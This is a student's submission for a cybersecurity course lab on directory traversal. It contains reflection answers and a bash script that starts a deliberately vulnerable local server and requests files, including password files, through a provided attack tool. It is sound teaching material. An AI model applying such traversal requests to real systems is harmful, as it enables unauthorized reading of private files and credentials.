CYB102 Project 3

(🔗 Instructions Page)

🥷 Student Name: Didier Joseph DESMANGLES
✉️ Student Email: djdesmangles@gmail.com

Reflection (Required)

🤔 **Reflection Question #1:** If I had to **explain "what is a directory traversal attack" in 3 emojis,** they would be...
(Feel free to put other comments about your experience in this unit here, too!)

Directory Traversal refers to the act of navigating from the current directory to parent directories

📂 **(Directory)**: The file directories being targeted.
🔙 **(Back Arrow)**: Trying to move back to parent directories to access unauthorized areas.
🚫 **(Access Denied)**: Accessing restricted or sensitive files.

🧠**Reflection Question #2:** Why do we use a **.sh** file to run our attack?

- **Automation**: .sh scripts allow to automate complex attack sequences, making the process faster (it is an attack, no time to loose) and reducing the need for manual intervention. In the case of multiple tries, it appears as just one command to execute.
- **Flexibility**: .sh are just "text" file interpreted by the shell, that can be easily modified and adapted with a simple text editor, allowing to put a task in place very quickly.
- **Batch execution**: can execute multiple commands in sequence, making it easy to perform tasks

📣 **Shoutouts:** Share appreciation for anyone who helped you out with this project or made your day a little better!

ALL THE TEAM 17 MEMBERS 😴

Required Challenges (Required)

Item #1: A screenshot of your completed `attack.sh` file:

```
#!/bin/bash
# Author: Liang Gong |
# Modified by: Sar Champagne Bielert (CodePath)
# Modified by: Andrew Burke (CodePath) |
# Modified by: 17 - Didier J DESMANGLES (CYB102)

# These lines help the output print in color!
RED='\033[0;31m'
BLUE='\033[0;34m'
GREEN='\033[0;32m'
NC='\033[0m' # No Color

### Step 1: Start the server
echo -e "\t[${GREEN}start vulnerable server${NC}]: ${BLUE}hftp${NC}"
nohup node /home/codepath/ftp_folder/scripts/start-server.js &

vulnpid=$!

### Step 2: Wait for the server to get started
sleep 2

echo -e "\t[${GREEN}server root directory${NC}]: `pwd`"

### Step 3: Perform directory attack
echo "Attack::general"
export ATTACK_PATH="http://localhost:8888/general/reports.txt"
node /home/codepath/ftp_folder/scripts/attack.js $ATTACK_PATH

export ATTACK_PATH="http://localhost:8888/general/budget.txt"
node /home/codepath/ftp_folder/scripts/attack.js $ATTACK_PATH

echo "Attack::timmy"
export ATTACK_PATH="http://localhost:8888/timmy/fishnames.txt"
node /home/codepath/ftp_folder/scripts/attack.js $ATTACK_PATH

export ATTACK_PATH="http://localhost:8888/timmy/passwords.txt"
node /home/codepath/ftp_folder/scripts/attack.js $ATTACK_PATH

echo "Attack::wanda"
export ATTACK_PATH="http://localhost:8888/wanda/reports_original.txt"
node /home/codepath/ftp_folder/scripts/attack.js $ATTACK_PATH

export ATTACK_PATH="http://localhost:8888/wanda/passwords.txt"
node /home/codepath/ftp_folder/scripts/attack.js $ATTACK_PATH

export ATTACK_PATH="http://localhost:8888/wanda/catnames.txt"
node /home/codepath/ftp_folder/scripts/attack.js $ATTACK_PATH

echo "Attack::cosmo"
export ATTACK_PATH="http://localhost:8888/cosmo/reports_original.txt"
node /home/codepath/ftp_folder/scripts/attack.js $ATTACK_PATH

export ATTACK_PATH="http://localhost:8888/cosmo/rocknames.txt"
node /home/codepath/ftp_folder/scripts/attack.js $ATTACK_PATH

### Step 4: Clean up the vulnerable npm package's process
kill -9 $vulnpid
~
"attack.sh" 57L, 1934B written
```

A comparaison between *activity.pcapng* and *server.pcapng* show that the following files are "active" and reachable without error on the network:

- general/reports.txt
- general/budget.txt
- timmy/fishnames.txt
- timmy/passwords.txt
- wanda/reports_original.txt
- wanda/passwords.txt
- wanda/catnames.txt
- cosmo/reports_original.txt
- cosmo/rocknames.txt


I use this information to build up the attack.sh script.
I am also using "sleep" instead of wait. Wait will wait for start-server.js to end. This is not the goal. We just want to give start-server.js enough time to launch. We give it 2 seconds with "sleep 2" and the script will proceed.

Item #2: Three different files the Directory Traversal attack was able to access:

1. /home/codepath/ftp_folder/general/budget.txt
2. /home/codepath/ftp_folder/timmy/fishnames.txt
3. /home/codepath/ftp_folder/wanda/catnames.txt

Stretch Challenge (Optional)

Item #1: A screenshot of your Directory Traversal attack output to find the REAL earnings: (using the `cat` command to view the file doesn't count!)



- Real earnings path : /home/codepath/ftp_folder/cosmo/reports_original.txt
- Real earnings output: “Earnings are down 16%!”

Submission Checklist

👉*Check off each of the features you have completed.* ***You will only be graded on the features you check off.***

Required Challenges

- ~~Item #1~~
- ~~Item #2~~


Stretch Challenge

- ~~Item #1~~

💡Tip: You can see specific grading information, including points breakdown, by going to 🔗 the grading page on the course portal.

Submit your work!

Step 1: **Click** the Share button at the top of your screen double check that anyone with the link can edit.



Step 2: **Copy** the link to this document.

Step 3: **Submit** the link on the portal.